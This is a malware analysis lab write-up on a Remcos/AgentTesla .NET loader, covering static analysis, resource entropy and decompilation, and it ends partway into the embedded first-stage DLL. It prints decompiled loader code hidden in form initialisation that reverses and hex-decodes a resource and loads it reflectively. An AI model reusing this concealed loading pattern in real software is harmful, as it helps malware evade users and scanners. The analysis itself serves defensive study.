Remcos RAT - Malware Analysis Lab

Published: 2023-05-21 · Archived: 2026-04-06 00:59:09 UTC

Overview

Part 1: Preliminary Static Analysis of Starting Binary


Taking a malicious executable which has been categorised as a trojan with the name ‘MSIL/AgentTesla’ and ‘TR/AD.Remcos’ on VirusTotal, we can explore it further.

- Source: MalwareBazaar
- Source: VirusTotal.com

First off obtain the sample with a particular SHA256 hash:

```
Starting IOC (SHA256): 7a1bb4fe0f62425fdd2e163ea17d84465323c4f2df8aabb8a50b1433e7d42a9f
```


Analysis in pestudio reveals this is a .NET, 32-bit executable with timestomped Debugger and Compiler timestamps. It also had an original name during development of ‘tocehi.exe’; however, this may also have been tampered with.



Examining the resources section there is a resource with exceptionally large entropy which indicates it likely contains compressed or encrypted data. There's also a repeating theme of bytes spelling out 'PAD' which may indicate junk data has been added as padding to the binary to make it more challenging to analyse.


name	location	size (91...	file-ratio (90.44%)	hash	entropy	language	first-bytes-hex	first-bytes-text
DoanHQTCSDL.Chitietphieunhap.resources	.text:0x00015348	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.chitietphieuxuat.resources	.text:0x00015400	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form1.resources	.text:0x000154B8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form10.resources	.text:0x00015570	180	0.02 %	3d0db1ea29428a97d212edfe46b1ba79	5.054	-	50 41 44 50 41 44 50 B4 00 00 00 CB 70 ...	P A D P A D P ..... p .....
DoanHQTCSDL.Form11.resources	.text:0x00015628	94411	9.29 %	53327df6fec8e1fbc8d72c0a8fa55930	3.526	-	50 41 44 50 41 44 50 A4 CE 87 0B 00 00...	P A D P A D P ..... C...
DoanHQTCSDL.Form12.resources	.text:0x0002C6F8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form13.resources	.text:0x0002C7B0	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form14.resources	.text:0x0002C868	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form15.resources	.text:0x0002C920	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form16.resources	.text:0x0002C9D8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form17.resources	.text:0x0002CA90	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form18.resources	.text:0x0002CB48	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form2.resources	.text:0x0002CC00	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form3.resources	.text:0x0002CCB8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form4.resources	.text:0x0002CD70	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form5.resources	.text:0x0002CE28	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form6.resources	.text:0x0002CEE0	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form7.resources	.text:0x0002CF98	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form8.resources	.text:0x0002D050	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	P A D P A D P .....
DoanHQTCSDL.Form9.resources	.text:0x0002D108	180	0.02 %	221b3db2a084a472f7160ef006c5d519	5.069	-	50 41 44 50 41 44 50 B4 00 00 00 7F 81 ...	P A D P A D P .....
DoanHQTCSDL.Properties.Resources.resources	.text:0x0002D1C0	819583	80.68 %	e357f33619eb5845995641e06a4292d3	7.997	-	68 53 79 73 74 65 6D 2E 44 72 61 77 69 ...	h S y s t e m . D r a w i n g . B i t m a p ...
version	.rsrc:0x000F7890	796	0.08 %	82FBEA6FECA004CF1AFDAB1DCEBA8479	3.293	neutral	1C 03 34 00 00 00 56 00 53 00 5F 00 56 ...	...4.....V..S._..V..E..R..S..I....
manifest	.rsrc:0x000F7BBC	490	0.05 %	B7DB84991F23A680DF8E95AF8946F9C9	5.001	neutral	EF BB BF 3C 3F 78 6D 6C 20 76 65 72 7...	.....<?xml version="1.0" ...

Examining the imports shows this is likely dynamically invoking and loading assembly into memory in addition to possibly performing string reversal operations.




Part 2: Decompiling Binary

Opening in dnSpyEx, by right clicking the executable and using ‘Go to Entry Point’ this takes us to the start of our binary where it runs a new instance of Form1.




Examining this shows what looks to be decoy code and an instance of the form component being initialized. Of interest is that this form uses the System.Reflection class which is unusual and signifies reflective loading of code will likely occur.



Examining this shows a lot of form initialization which seems innoculous at first; however, at one point it gets a string stored within a resource object called “CFD” within the class ‘Form11’, replaces all instances of “$” with “E”, and reverses it before convering this to base16 (Hex) and loading it in as raw assembly.

```
121             this.label3.Location = new Point(50, 124);
122             this.label3.Margin = new Padding(2, 0, 2, 0);
123             this.label3.Name = "label3";
124             this.label3.Size = new Size(52, 13);
125             this.label3.TabIndex = 2;
126             this.label3.Text = "Mật khẩu";
127             this.textBox1.Location = new Point(119, 81);
128             this.textBox1.Margin = new Padding(2, 2, 2, 2);
129             this.textBox1.Name = "textBox1";
130             this.textBox1.Size = new Size(200, 20);
131             this.textBox1.TabIndex = 3;
132             this.textBox1.TextChanged += this.textBox1_TextChanged;
133             this.textBox2.Location = new Point(119, 119);
134             ComponentResourceManager resources = new ComponentResourceManager(typeof(Form11));
135             this.textBox2.Margin = new Padding(2, 2, 2, 2);
136             this.textBox2.Name = "textBox2";
137             this.textBox2.Size = new Size(200, 20);
138             string hexString = this.Reverse((string)resources.GetObject("CFD")).Replace("$", "E");
139             List<byte> decBytes2 = new List<byte>();
140             for (int i = 0; i < hexString.Length; i += 2)
141             {
142                 byte b = Convert.ToByte(hexString.Substring(i, 2), 16);
143                 decBytes2.Add(b);
144             }
145             Assembly Wr_99 = AppDomain.CurrentDomain.Load(decBytes2.ToArray());
146             Type type = Wr_99.GetTypes()[0];
147             object[] ext = Form1.EXT;
148             Activator.CreateInstance(type, ext);
149             this.textBox2.TabIndex = 4;
150             this.textBox2.UseSystemPasswordChar = true;
```


By copying the resource CFD into CyberChef and performing these operations, it’s revealed this is likely a PE file being loaded into memory.



Saving this to a file, a new SHA256 hash can be obtained which has been seeen by VirusTotal and is flagged as a ‘spreader’ and ‘injector’.


```
IOC (SHA256): 280001013946838a651abbdee890fa4a4d49c382b7b5e78b7805caef036304e2
```


Of interest is that when this instance is created it is passing an object array called ‘ext’ which is defined from Form1.EXT. This is defined as a string array containing the entries “71474C547242”, “69786F”, “DoanHQTCSDL” all 3 of which are essential for later analysis.



Part 3: Examining Embedded 1st Stage Payload (Pend.dll)

Opening up in pestudio shows this had an internal name of ‘Pend.dll’ during development, is likely obfuscated using the SmartAssembly .NET obfuscator, and was compiled on May 3rd, 2023 at 04:45:48 UTC which seems far more plausible to be legitimate given the time this sample was found in the wild.

